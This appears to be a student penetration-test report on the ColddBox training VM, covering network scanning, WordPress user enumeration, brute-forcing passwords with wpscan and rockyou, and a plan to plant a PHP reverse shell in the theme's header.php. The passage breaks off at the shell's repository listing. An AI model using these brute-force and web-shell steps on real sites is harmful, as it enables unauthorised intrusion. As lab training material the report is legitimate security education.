


ColddBox

One more machine

Search ...

RECENT POSTS

The ColddBox is here

RECENT COMMENTS

Sr Hott on The ColddBox is here

ARCHIVES

October 2020

The ColddBox is here

Welcome to ColddBox, a machine designed by C0ldd , it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!

12 October, 2020 the cold in person

One thought on "The ColddBox is here"

CORIZO

Pen-testing on ColddBox

MINOR PROJECT

MENTOR: UDESH JADON

Suhas Dhole | Cybersecurity | 13/09/2022

INDEX


1. Network Scanning

Tool: `The ARP scanner`


CMD: `sudo arp-scan -l`

Result: `192.168.1.6    08:00:27:22:00:24    PCS Systemtechnik GmbH`

Screenshots:



```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:db:96:6a, IPv4: 192
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhi
192.168.1.1     54:37:bb:21:6e:20       (Unknown)
192.168.1.4     68:39:43:80:06:66       ittim
192.168.1.6     08:00:27:22:00:24       PCS Systemtechnik GmbH
```



192.168.1.6

ColddBox

One more machine

Search ...

RECENT POSTS

The ColddBox is here

The ColddBox is here

Welcome to ColddBox, a machine designed by C0ldd , it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!

Tool: `WhatWeb - Next generation web scanner version 0.5.5.`

CMD: `whatweb http://192.168.1.6/`

Result:

```
http://192.168.1.6/ [200 OK] Apache[2.4.18], Country[RESERVED][ZZ],
HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[192.168.1.6],
JQuery[1.11.1], MetaGenerator[WordPress 4.1.31],
PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[ColddBox |
One more machine], WordPress[4.1.31], x-pingback[/xmlrpc.php]
```

2. Enumeration / Reconnaissance


Tool: Nmap - Network exploration tool and security / port scanner

CMD: `nmap -p- -A 192.168.1.6`

Result: PORT   STATE SERVICE

```
80/tcp   open  http Apache httpd 2.4.18 ((Ubuntu))

4512/tcp open  ssh  OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu; protocol
2)
```

Screenshots:



```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -A 192.168.1.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-13 08:35 EDT
Nmap scan report for 192.168.1.6
Host is up (0.00081s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-title: ColddBox | One more machine
|_http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
|   256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_  256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.43 seconds
zsh: segmentation fault  nmap -p- -A 192.168.1.6
```


Tool: WPScan - WordPress Security Scanner

CMD: `wpscan --url 192.168.1.6 --enumerate u`

Result: User(s) Identified:

```
[+] c0ldd, hugo, philip

 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive
Detection)

 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Screenshot:



```
┌──(kali㉿kali)-[~]
└─$ wpscan --url 192.168.1.6 --enumerate u
```

```
[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


Tool: WPScan

CMD: `wpscan --url 192.168.1.6 --usernames c0ldd --passwords /usr/share/wordlists/rockyou.txt`

Result: Valid Combinations Found:

```
Username: c0ldd, Password: 9876543210

Username: hugo, Password: password123456
```


Screenshot:



```
┌──(kali㉿kali)-[~]
└─$ wpscan --url 192.168.1.6 --usernames c0ldd --passwords /usr/share/wordlists/rockyou.txt
```

```
[!] Valid Combinations Found:
 | Username: c0ldd, Password: 9876543210
```


Login with this `Username: c0ldd, Password: 9876543210` on http://192.168.1.6/wp-login.php



192.168.1.6/wp-login.php

Username: c0ldd

Password: ●●●●●●●●●●●



192.168.1.6/wp-admin/

WordPress 6.0.2 is available! Please update now.

Dashboard

Welcome to WordPress!
We've assembled some links to get you started:

At a Glance

1 Post 1 Page
1 Comment

WordPress 4.1.31 running Twenty Fifteen theme.
Search Engines Discouraged


Quick Draft

Activity

Recently Published

3. Uploading a Reverse Shell

Here to get a reverse shell we have to modifying the header.php with this code https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php and with our IP which can be known with `ifconfig` command which is `192.168.1.3 and port: 1314`



pentestmonkey Initial commit 8aa37eb on May 30, 2015 2 commits

CHANGELOG	Initial commit	7 years ago
COPYING.GPL	Initial commit	7 years ago
COPYING.PHP-REVERSE-SHELL	Initial commit	7 years ago
LICENSE	Initial commit	7 years ago
README.md	Initial commit	7 years ago
php-reverse-shell.php	Initial commit	7 years ago

README.md

php-reverse-shell

About

No description, website, or topics provided.

Readme
GPL-2.0 and 2 other licenses found
1.3k stars
38 watching
1.5k forks

Releases

No releases published

